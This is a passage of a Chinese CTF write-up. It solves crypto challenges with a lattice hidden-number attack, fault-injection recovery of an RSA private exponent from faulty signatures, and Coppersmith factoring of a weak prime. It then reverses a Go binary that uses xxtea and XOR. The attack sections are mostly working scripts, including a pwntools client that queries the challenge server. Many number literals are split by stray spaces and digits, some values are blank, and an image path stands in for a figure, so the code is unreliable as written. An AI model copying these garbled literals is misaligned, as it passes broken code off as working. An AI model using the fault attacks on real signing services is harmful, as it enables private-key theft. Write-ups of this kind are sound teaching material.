                return 0
    pos_p = ['1'+p,'0'+p]
    pos_q = ['1'+q,'0'+q]
    for p in pos_p:
        for q in pos_q:
            guess(p,q,time+1)

guess('','',0)
```

HNP

```python
n = 10323061067499483916060238058562515040666242298045805295990313777848214629183814880316990343784543662446829812940766755419243349611482598919786907200483693
a = [612036944549015075870786001579746844633554009246403712560310392918451858961187430456330851637461760256441341130354481458496203952110224971197661397828130 3, 442346465337007277319075801113836359572378660203376894679915850640530427145118047598112188795767880621653281128865080346460038136545765723238857174586693 7,
```

```
695039977656696287523869224004892096583796229698641790448996679768438628630598 4
319322206067215908016500452241899237952656874731135745331777626477493839912,
959523149627864694461916586388345430274082060610856143800141741561262974434278 5
198486729903382765283674126920748271174309992992880177765455457602151465559,
303333209383785503134714987393937536829250976677181281216175719312169333163199 2
054430380374464807682982789915479268477830006587304872019357065185234288 10,
883933782863433792375827225510455483408344161193662788928221715755196306890756 4
577925307297491068327183904109729164084005668752234478990439337536244598 99,
688865080129501681362948210474195483926143628822036996554601248236817582229198 3
444941876016486802099593959903399236804180153496552164287474134394386638231,
486473054297533241630300327826857717706398933891617518492822797468702661131481 1
097597038668160493266929751611818955890993370922389113672145623728079631582,
961725750190514688439223297236759278757542907432810149800335752068159440119786 3
200151244326814026930201029264473756709632363596649082904291139419498330028,
866268772201069193585862804035615869867213602951904542066770153594238958249868 3
464551254790319822684012232809333364032607938703277731789981170961455417852,
616199619949933189255240735500335697547552964593030141747972266165088142344950 7
008439358464414576095805782634652744785748491540040806487306951916631563400,
265858246678692924599100695416698383984350037425970031546644444198090498194352 9
593564021210862284344165803988701042831336179438926159152377024784520221039,
805159286000022187144503959384608715585145458540337120828049356080251640463626 3
098466929090895047227582924660644520860424356356110507252563293607701365 91,
348589940805567911112538741391125586835586327032969263170170415958012053491311 0
632991063886982051886688830222172868249273968978638409370855484044210714096,
506224312247306835706344277775792801064940821040172724608551938046072264206444 2
264881609793442216485869438976777302342226228350415190410853449718410427813,
183862469300353041269007247808065031547683449493640208492687772093195819893840 2
799846229469450215410951493417848532701306342924424999735965997069239641363,
567612002490005056860862709977861732956106429793961520999563618168957048415850 4
246428681698348703322577811596433668170524321757675993294408485354954624563,
436195954390945524192956932093013693478964477606731040112895646600680948813140 7
974261491622947641674142896813041634782923113879231022528229633469190353745,
218623276518821124383278264419706464263650260795896360372460406768348509604233 8
152696087320678568186098262387585374672205409333112929960099049192054757920,
625221314992734545185162392441706797813172719247819985599898959748685299955347 7
768652699173547322539921888000701497587522561811907954774635155279780124857,
819416302120672410238923887092108448524704736729592080809527879576120719404200 8
848036451497060951118500640283879189382912432322141370105565246927767464631,
997607988353589643279677362402137742099238474316528039866563343034514954310199 9
588701280518451661846279372391439868272159526368118775354925659008471432956,
192504406035908953593454571852226348198625388906356973134487518083934955991968 8
364295747264531712798090185253796812554808671203018918503736177813343098125,
916189959893393693444146627803700362732675401932153141416401240832846940596612 6
042583444793642797829855655281396292300653804617371432034126369987045943915,
910959429352781792805473165528824649336791838653837777851981715055454609713721 1
661481356899444750566478394509602751080742856567557539482919474013544497045,
190709912947761426046373857050704928796746989811009123793752144859810191089628 9
```

```
    5089541870413086836401586311259138454800495584159504800585774138436904717 09,
    660209793527976479858516565658250351731440870921078792867404829280489344061493 7
    261071479501683120819046617549301269633566844013476950368408834892059238 29,
    962152269966023803112471970397283245788166760251648774127892390473253418843861 5
    484641177154008708612078326305692451313862074009403941661858978311227854043,
    654484563680267114568161058623945647818466126401162601535283338114940194622398 4
    699933824334079593757452989917161648053982453809110997645269127140186622 31,
    153624031025571859484948110895190026070798075257285370206992030812451801957056 0
    586341098756284680286083086286385552797903602519933542432722975618294882629,
    828708761173204760492412669046675917792547210727187238554161185288597985007575 2
    601782500620964227121403295237020346815995722117831906255423277396736757 50,
    854209411770351885335043116625415435412493677105992063468805961179662130333729 7
    683369673264023423831988582138576852410057467134886960576505288610347545605,
    610916826234742157322888857055260031790619716154879547420638775086354753236245 9
    150590898442506732872800270331227878924444691925801792672034629815170289858,
    786324199256923130066931097716116786370293043299741045807850576295889311444391 4
    850131398116669715942867908667991781327205897201424574876273333422901104004,
    529729306843422225909568182592575552074999866038776011674782827584144555396065 9
    585831411154952416997075440560118423459734032404052392463195597567775166 72,
    803922290435415814874551984592230497511234283888505157998511133979731948514882 4
    071851952617392201951145798964867067394611425775383230415930448574729163120,
    743944328090237361797488584422823841987204971321175478736928190083324406862677 1
    954483300134258613273436377910416887069071526906375487454382434441759142244,
    583987923570608838840566364588424048087031191383320363664919529075878142419372 9
    680505553518491540949001000283836372029106839130615622734777245419694989754]
b = [10172, 218, 61829, 55599, 44936, 48902, 34717, 2903, 49039, 51747, 40654,
    8243, 64794, 53457, 64427, 39029, 56302, 63748, 473, 52295, 45877, 9355, 9511,
    30351, 51775, 31089, 62899, 17091, 19535, 58682, 23926, 26080, 24757, 46536,
    51997, 43352, 29361, 24632]

print(len(b))
L = 38
for i in range(len(a)):
    a[i] = int(a[i]/2^16 %n)
    b[i] = int(b[i]/2^16 %n)

def babai(A, w):
    A = A.LLL(delta=0.75)
    G = A.gram_schmidt()[0]
    t = w
    for i in reversed(range(A.nrows())):
        c = ((t * G[i]) / (G[i] * G[i])).round()
        t -= A[i] * c
    return w - t

def solve_hnp(t, u):
    M = Matrix(RationalField(), L+1, L+1)
```

```
    for i in range(L):
        M[i, i] = n
        M[L, i] = t[i]
        M[L, L] = 1 / n
    closest = babai(M, vector(u + [0]))
    return (closest[-1] * n) % n

phi = solve_hnp(a, b)
print(phi)
```

welcomesigner2

d分成两半，dl和dr，令L为dl的长度，一次快速幂可以表示为

$$B_1 = msg^{2^{L-1}} mod\, n$$
$$s_1 = msg^{d_r} mod\, n$$
$$s = s_1 * B_1^{2*d_l} mod\, n$$

对于$index$移动一位的情况，如果从dr中移到dl的二进制位为0，有

$$d_r = d_r'$$

那么s_1不变，$B_1' = B_1 * B_1 mod\, n$，$d_l' = 2 * d_l$，因此有等式。通过不断验证等式的成立，可以恢复d

$$s' = s/B_1^{2*d_l} * B'^{2*d_l}_1 mod\, n$$

```
from hashlib import sha256
from pwn import *
from sympy import nextprime
import re
import gmpy2
import libnum
from tqdm import tqdm
context.log_level = 'debug'

p = remote('1.13.101.243',25557)
sig = []
p.recvuntil(b'|\t[Q]uit\n')
p.sendline(b'g')
a = p.recvline()
cp = p.recvline()
n = eval(a[6:-1])
cp = cp[20:-1].decode()
p.recvuntil(b'|\t[Q]uit\n')
p.sendline(b's')
p.recvuntil(b'Where your want to interfere:')
p.sendline(b'0')
s = p.recvline()
```

```
s = (eval(s[42:]))
p.recvuntil(b'|\t[Q]uit\n')
p.sendline(b'f')
p.recvuntil(b'bytes, and index:')
p.sendline(input().encode())

for i in range(1024):
    p.recvuntil(b'|\t[Q]uit\n')
    p.sendline(b's')
    p.recvuntil(b'Where your want to interfere:')
    p.sendline(str(i).encode())
    s = p.recvline()
    s = (eval(s[42:]))
    sig.append(s)
print(sig)
```

```
s =
cp =
0x44a015341af55fce10a619783a272ce09269fcbc957f4e73bcba61a1355f1d71d17246a873c2b
69a247e1337017289fd
n =
116659638985587310297203528660453582053933956630679707125742151593201969458977 2
586592488290435542875744561602751198916197778022367887828044445128632734220967 8
589069960827811699973243534938741197356336213780633222190591435538690525703268 4
609799080027453968945579791850467337020287917383711053102518814046656251
n_ =
116659638985587310297203528660453582053933956630679707125742151593201969458977 2
586592488290435542875744561602751198916197778022367887828044445128632734220967 8
589069960827811699973243534938741197356336213780633222190591435538690525703268 4
609799080027453968945579791850467337020287917383711053102518814046656013
B = [msg]
for i in range(1024):
    B.append(B[-1]**2 % n)
s = s[::-1]
s = s[1:]
d = '1'

for i in range(len(s)-2,-1,-1):
    #print(i)
    d_ = int(d,2)
    d2 = d_*2
    if s[i-1]*invert(pow(B[i-1],2*d2,n_),n_)*pow(B[i],d2,n_)%n_ == s[i]:
        d = d+'0'
    else:
        d = d+'1'
```

```python
    #print(s[i-1]*invert(pow(B[i-1],2*d2,n_),n_)*pow(B[i],d2,n_)%n_ == s[i],int(d,2))
print(d)
d = int(d,2)
from Crypto.Cipher import AES
from hashlib import md5

key = bytes.fromhex(md5(str(d).encode()).hexdigest())
enc = AES.new(key,mode=AES.MODE_ECB)
c   = enc.decrypt(long_to_bytes(cp))
print(c)
```

welcomesigner1

d分成两半，dl和dr，令L为dl的长度，一次快速幂可以表示为

$$s_1 = msg^{d_l} \cdot mod \cdot n$$
$$s_2 = msg^{d_r} \cdot mod \cdot n\_$$
$$s = s_2 * s_1^{2^R} mod \cdot n\_$$

对于$index$移动一位的情况，如果从dr中移到dl的二进制位为0，有

$$d_r = d_r'$$

那么s_2不变，$s_1' = s_1^2$，

$$s' = s_2 * (s_1^2 mod \cdot n)^{2^{R-1}}$$

所以

$$s' = \frac{s}{s_1^{2^R}} * (s_1^2 mod \cdot n)^{2^{R-1}}$$

```python
from gmpy2 import gcd,invert
s =
cp = 0xd8727d8050304772a053417ecf6e2ac8b807eae82da646b262bb6387294bf91bf6161eb46834c890eee5e3ce8b365af1
n = 73752499859232970485823738768055211629114275614790923962029755470459349875545760607337575877969621330959315200676555143727889937630064965588656541704202580321543066348536045826767749969084096231928630405501511419771776373410280082070271050651613443384114683268921041450537100805523245173788693224031062396047
n_ = 73752499859232970485823738768055211629114275614790923962029755470459349875545760607337575877969621330959315200676555143727889937630064965588656541704202580321
```

```
5430663485360458267677499690840962319286304055015114197717763734102800820702710
5065161344338411468326892104145053710080552324517378869322403106239612 9

B = [msg]
for i in range(1024):
    B.append(B[-1]**2 % n)

dd = '10'
d = '0'*1024

for i in range(len(s)-3,0,-1):
    if i == len(s)-3:
        continue
    s1 = s[i-1]
    s2 = s[i]
    dr = d[2:][::-1][-i:]
    R = len(dr)
    print(R)
    ddd = int(dd,2)
    #print(bin(ddd),bin(dl))

    if (s1*invert(pow(pow(msg,2*ddd,n),pow(2,R-1,n_-1),n_),n_)*pow(pow(msg,ddd,n),pow(2,R,n_-1),n_)%n_ == s2):
        dd += '0'
    else:
        dd += '1'

print(dd)
d = int(dd,2)
from Crypto.Cipher import AES
from hashlib import md5

key = bytes.fromhex(md5(str(d).encode()).hexdigest())
enc = AES.new(key,mode=AES.MODE_ECB)
c   = enc.decrypt(long_to_bytes(cp))
print(c)
```

badprime

```
n =
16403940318412166459468733473184902365521655570333713498945596570956717278295377464447616072902794754789791161299781218798068667263527207274949122639228059060422287035804990258082715653623495261420456438099115588935037639043597767586703994871670784931476264320619955953190126748946118198310785712508224976044128882850525304034610672209860539152633717924425151337263341310330237013470122384111760
```

```
611420948762595361745543108296162631295419523261783839617183625971552620246886575171158746847741985448172425616297136088026751024199652571742002383396864305829000908938023676791540182778361571734305336661910473670658430432 c = 4705015743812919289062803254610838523896493581607646887534560781336206762395635685616846600305649324781834263057186083137305638458237927790540524518334869257813375049215468973433099616571503616454131954093087398032552994256944490407825826931745779068474227189447866980675263576028448773279024540695959070793724086368958419247668767405453810143908540009352919120598306113945180283872729854314941654474244010148226152639413848788394235737596769339255767468488939841586067246811823787958346080276913776640324248497112179103234182249668553649434963725787632693938673741875019495922143812157883756355509087276072656352182 l = 6483018131591396051983356868671909729741937834010757344857291032423996837243090072515774595291990021958302001197664754680311072877882996201901608461725120697744993979895281174618086415372293181455599758902689563509615168072397943305479842637642868599290565324598078889703767416860720243862793 m = 9733886535057688671610754799811962618229875639090207942918603767378427702701564139578352984230854289084319163516017271342432460067909493522405070655504327949007603610386257606046925362770501606527280092801847792830132642076710842398128622571681249006380107269752935098632429318061372742686715 M = m*2

M1,M2 = m+l,l
R.<x> = PolynomialRing(Zmod(n))
f = M2+M*x
f = f.monic()
print(f.small_roots(X = 2^53,beta = 0.4))

x = 560712041426737
p = M2+M*x
q = n//p
phi = (p-1)*(q-1)
e = 65537
d = inverse_mod(e,phi)
import libnum
print(libnum.n2s(int(pow(c,d,n))))
```

Reverse


Gohunt

是万恶的go语言。

运行程序，输入flag后生成二维码。题目给出了目标二维码。能扫出内容

IDA64打开，main函数一坨，所有程序功能都写一块了。F5反编译更乱，不用看了，直接调试。

调试到图示位置，输入直接打一堆"1"，能在寄存器找到输入内容的内存。



注意输入值会pad一个输入的长度（int32）

往下看到熟悉的xxtea加密

```
.text:00000000002590C5 call    runtime_stringToBytes
.text:00000000002590CA mov     r15, rax                        ; your input string
.text:00000000002590CD push    4
.text:00000000002590CF pop     rax
.text:00000000002590D0 test    r15, r15
.text:00000000002590D3 mov     [rsp+2A8h+var_258], rax
.text:00000000002590D8 jz      loc_259273
.text:00000000002590DE test    r12, r12
.text:00000000002590E1 jz      loc_259273
.text:00000000002590E7 push    1
.text:00000000002590E9 pop     rdx
.text:00000000002590EA mov     rdi, r15                        ; retstr
.text:00000000002590ED mov     rsi, r12                        ; includeLength
.text:00000000002590F0 call    github_com_xxtea_xxtea_go_xxtea_toUint32s
.text:00000000002590F5 mov     rbx, rax
.text:00000000002590F8 mov     r15, rdx
.text:00000000002590FB mov     rdi, rbp                        ; retstr
.text:00000000002590FE mov     rsi, r14                        ; includeLength
.text:0000000000259101 xor     edx, edx
.text:0000000000259103 call    github_com_xxtea_xxtea_go_xxtea_toUint32s
.text:0000000000259108 mov     r12, rax
.text:000000000025910B mov     [rsp+2A8h+srcLen], r15
.text:0000000000259113 lea     eax, [r15-1]
.text:0000000000259117 mov     dword ptr [rsp+2A8h+p], eax
```

xxtea

下面发现密钥

```
.text:0000000000259108 mov     r12, rax
.text:000000000025910B mov     [rsp+2A8h+srcLen], r15
.text:0000000000259113 lea     eax, [r15-1]
.text:0000000000259117 mov     dword ptr [rsp+2A8h+p], eax
.text:000000000025911B cmp     rdx, 3
.text:000000000025911F jg      short loc_259152
.text:0000000000259121 mov     rbp, rdx
.text:0000000000259124 push    10h
.text:0000000000259126 pop     rdi                             ; size
.text:0000000000259127 push    3
.text:0000000000259129 pop     rsi                             ; layout
.text:000000000025912A call    runtime_alloc
.text:000000000025912F mov     r14, rax
.text:0000000000259132 cmp     rbp, 4
.text:0000000000259136 push    4
.text:0000000000259138 pop     rax
.text:0000000000259139 cmovnb  rbp, rax
.text:000000000025913D shl     rbp, 2
.text:0000000000259141 mov     rdi, r14                        ; dest
0005811F 000000000025911F: main_main+191 (Synchronized with RIP)
```

Hex View-1

```
00007F379963BED0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BEE0  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BEF0  31 31 31 31 31 31 31 31  31 31 31 31 31 31 31 31  1111111111111111
00007F379963BF00  31 31 31 31 31 31 31 31  31 31 31 31 31 00 00 00  111111111111...
00007F379963BF10  1D 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BF20  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BF30  46 4D 54 32 5A 43 45 48  53 36 70 63 66 44 32 52  FMT2ZCEHS6pcfD2R
00007F379963BF40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BF50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 00007F379963BF3F: debug002:00007F379963BF3F
```

xxtea_key

输出

再往下MX函数什么都是正常的，调用的库函数。唯一需要注意的是数据封装，4个byte转换为一个int32。

```
.text:0000000000259248 xor     edx, edx
.text:000000000025924A
.text:000000000025924A loc_25924A:                          ; CODE XREF: main_main+2E3↓j
.text:000000000025924A cmp     r12, rdx
.text:000000000025924D jz      short loc_259273
.text:000000000025924F mov     ecx, edx
.text:0000000000259251 shr     ecx, 2
.text:0000000000259254 cmp     rcx, rbp
.text:0000000000259257 jnb     loc_25C027
.text:000000000025925D mov     esi, [rbx+rcx*4]
.text:0000000000259260 mov     ecx, eax
.text:0000000000259262 and     cl, 18h
.text:0000000000259265 shr     esi, cl
.text:0000000000259267 mov     [r15+rdx], sil
.text:000000000025926B inc     rdx
.text:000000000025926E add     eax, 8
.text:0000000000259271 jmp     short loc_25924A
.text:0000000000259273 ; ---------------------------------------------------------------------------
.text:0000000000259273
.text:0000000000259273 loc_259273:                          ; CODE XREF: main_main+14A↑j
.text:0000000000259273                                      ; main_main+153↑j ...
.text:0000000000259273 push    18h
.text:0000000000259275 pop     rsi                          ; s
00058271 0000000000259271: main_main+2E3 (Synchronized with RIP)
```

Hex View-1

```
00007F379963BEF0  CB 46 FE 29 88 3A 8A 36  87 BD DA 53 AD 30 77 9B  ...).:.6.....0w.
00007F379963BF00  B2 C6 A8 73 02 34 82 34  76 74 F0 A7 5E BD D3 6C  .z·s.4.4vt......
00007F379963BF10  F8 75 6E 8A 00 00 00 00  00 00 00 00 00 00 00 00  .un............
00007F379963BF20  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BF30  46 4D 54 32 5A 43 45 48  53 36 70 63 66 44 32 52  FMT2ZCEHS6pcfD2R
00007F379963BF40  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BF50  CB 46 FE 29 88 3A 8A 36  87 BD DA 53 AD 30 77 9B  ...).:.6.....0w.
00007F379963BF60  B2 C6 A8 73 02 34 82 34  76 74 F0 A7 5E BD D3 6C  .z·s.4.4vt......
00007F379963BF70  F8 75 6E 8A 00 00 00 00  00 00 00 00 00 00 00 00  .un............
UNKNOWN 00007F379963BF5F: debug002:00007F379963BF5F
```

输出

这段循环看起来有右移，其实只是复制，没有任何变换。

```
.text:000000000025927B call    __encoding_base64_Encoding__DecodeString
.text:0000000000259280 test    r12, r12
.text:0000000000259283 js      loc_25B56E
.text:0000000000259289 mov     rbx, rax
.text:000000000025928C mov     rbp, rdx
.text:000000000025928F push    3
.text:0000000000259291 pop     rsi                             ; layout
.text:0000000000259292 mov     rdi, r12                        ; size
.text:0000000000259295 call    runtime_alloc
.text:000000000025929A mov     rsi, rax
.text:000000000025929D xor     ecx, ecx
.text:000000000025929F
.text:000000000025929F loc_25929F:                             ; CODE XREF: main_main+33D↓j
.text:000000000025929F cmp     r12, rcx
.text:00000000002592A2 jz      short loc_2592CD
.text:00000000002592A4 test    rbp, rbp
.text:00000000002592A7 jz      loc_25C26A
.text:00000000002592AD mov     rax, rcx
.text:00000000002592B0 cqo
.text:00000000002592B2 idiv    rbp
.text:00000000002592B5 cmp     rdx, rbp
.text:00000000002592B8 jnb     loc_25C027
.text:00000000002592BE mov     al, [r15+rcx]
.text:00000000002592C2 xor     al, [rbx+rdx]
.text:00000000002592C5 mov     [rsi+rcx], al
.text:00000000002592C8 inc     rcx
.text:00000000002592CB jmp     short loc_25929F
.text:00000000002592CD ; ---------------------------------------------------------------------------
.text:00000000002592CD
000582CB 00000000002592CB: main_main+33D (Synchronized with RIP)
```

```
00007F379963BF70  F8 75 6E 8A 00 00 00 00  00 00 00 00 00 00 00 00  .un.............
00007F379963BF80  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BF90  4E 50 57 72 70 64 31 43  45 4A 48 32 51 63 4A 33  NPWrpd1CEJH2QcJ3
00007F379963BFA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BFB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BFC0  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BFD0  85 16 A9 5B 00 00 00 00  00 00 00 00 00 00 00 00  ...[............
00007F379963BFE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963BFF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 00007F379963BFB6: debug002:00007F379963BFB6
```

```
Debugger: process has exited (exit code 0)
```

再读取一个key，循环异或。key取 `key[i%16]`

```
.text:000000000025937C jz      loc_25C027
.text:0000000000259382 mov     [rax+rdx*8-8], r9
.text:0000000000259387
.text:0000000000259387 loc_259387:                          ; CODE XREF: main_main+3B4↑j
.text:0000000000259387 mov     [rsp+2A8h+var_108], r12
.text:000000000025938F mov     rdi, rax                     ; retstr
.text:0000000000259392 mov     rsi, rdx
.text:0000000000259395 mov     rdx, r8
.text:0000000000259398 call    _math_big_nat__norm
.text:000000000025939D mov     [r14+8], rax
.text:00000000002593A1 mov     [r14+10h], rdx
.text:00000000002593A5 mov     [r14+18h], rcx
.text:00000000002593A9 mov     byte ptr [r14], 0
.text:00000000002593AD push    3Ah ; ':'
.text:00000000002593AF pop     rdi                          ; x
.text:00000000002593B0 call    math_big_NewInt
.text:00000000002593B5 mov     [rsp+2A8h+v.cap], rax
.text:00000000002593BA xor     r15d, r15d
.text:00000000002593BD xor     edi, edi                     ; x
00058370 0000000000259370: main_main+3E2 (Synchronized with RIP)
```

Hex View-1

```
00007F379963BFF0  B6 25 39 F8 00 00 00 00  00 00 00 00 00 00 00 00  .%9.............
00007F379963C000  09 01 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C040  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C050  F8 39 25 B6 5F 99 DE 0F  95 B8 3E 33 77 B3 50 72  .9%._.....>3w.Pr
00007F379963C060  01 FF 96 FC A8 3D 53 FC  61 92 F7 C2 75 BB 5E F8  .....=S.a.....^.
00007F379963C070  5B A9 16 85 00 00 00 00  00 00 00 00 00 00 00 00  [...............
UNKNOWN 00007F379963C05F: debug002:00007F379963C05F
```

输出

```
Debugger: process has exited (exit code 0)
Could not set the shlib bpt, shared object events will not be handled
```

到这为止做了个逆序。

接着是大数（big number）处理，将逆序后的字节转换为大整数（little）

```
.text:0000000000259968
.text:0000000000259968 loc_259968:                          ; CODE XREF: main_main+615↑j
.text:0000000000259968 mov     rdi, r12                     ; d1
.text:000000000025996B call    math_big_reciprocalWord
.text:0000000000259970 mov     rbx, rax
.text:0000000000259973 lea     r14, [r15-1]
.text:0000000000259977 xor     r13d, r13d
.text:000000000025997A
.text:000000000025997A loc_25997A:                          ; CODE XREF: main_main+A32↓j
.text:000000000025997A mov     rsi, r15
.text:000000000025997D test    r14, r14
.text:0000000000259980 js      short loc_2599C2
.text:0000000000259982 cmp     r14, rbp
.text:0000000000259985 jnb     loc_25C027
.text:000000000025998B cmp     r14, rsi
.text:000000000025998E mov     rax, [rsp+2A8h+var_228]
.text:0000000000259996 jnb     loc_25C027
.text:000000000025999C mov     r15, rsi
.text:000000000025999F mov     rsi, [rax+r14*8]             ; x0
.text:00000000002599A3 mov     rdi, r13                     ; x1
.text:00000000002599A6 mov     rdx, r12                     ; y
.text:00000000002599A9 mov     rcx, rbx                     ; m
.text:00000000002599AC call    math_big_divWW
.text:00000000002599B1 mov     r13, rdx
.text:00000000002599B4 mov     rcx, [rsp+2A8h+p]
.text:00000000002599B9 mov     [rcx+r14*8], rax
.text:00000000002599BD dec     r14
.text:00000000002599C0 jmp     short loc_25997A
.text:00000000002599C2 ; ---------------------------------------------------------------
000589AC 00000000002599AC: main_main+A1E (Synchronized with RIP)
```

```
00007F379963C020  05 00 00 00 00 00 00 00  09 00 00 00 00 00 00 00  ................
00007F379963C030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C040  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C050  F8 39 25 B6 5F 99 DE 0F  95 B8 3E 33 77 B3 50 72  .9%._.....>3w.Pr
00007F379963C060  01 FF 96 FC A8 3D 53 FC  61 92 F7 C2 75 BB 5E F8  .....=S.a.....^.
00007F379963C070  5B A9 16 85 00 00 00 00  00 00 00 00 00 00 00 00  [...............
00007F379963C080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C0A0  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 00007F379963C08F: debug002:00007F379963C08F
```

到这里有个**带余除法**，将上面取得的大整数除以 `0x3A` ，取得余数。

```
.text:0000000000259A19 jmp     short loc_259A2F
000589C2 00000000002599C2: main_main:loc_2599C2 (Synchronized with RIP)
```

```
Hex View-1
00007F379963C020  05 00 00 00 00 00 00 00  09 00 00 00 00 00 00 00  ................
00007F379963C030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C040  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C050  DC 54 DD 2A 67 75 CA 65  0B D7 F3 16 4D C5 BA F4  ....gu......Mź·.
00007F379963C060  E9 E9 25 42 71 3A 3F 23  51 C0 1E F6 EB DF 8E DC  ...Bq:?#Q.......
00007F379963C070  D9 6C 4B 02 00 00 00 00  00 00 00 00 00 00 00 00  ..K.............
00007F379963C080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C0A0  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 00007F379963C08F: debug002:00007F379963C08F
```

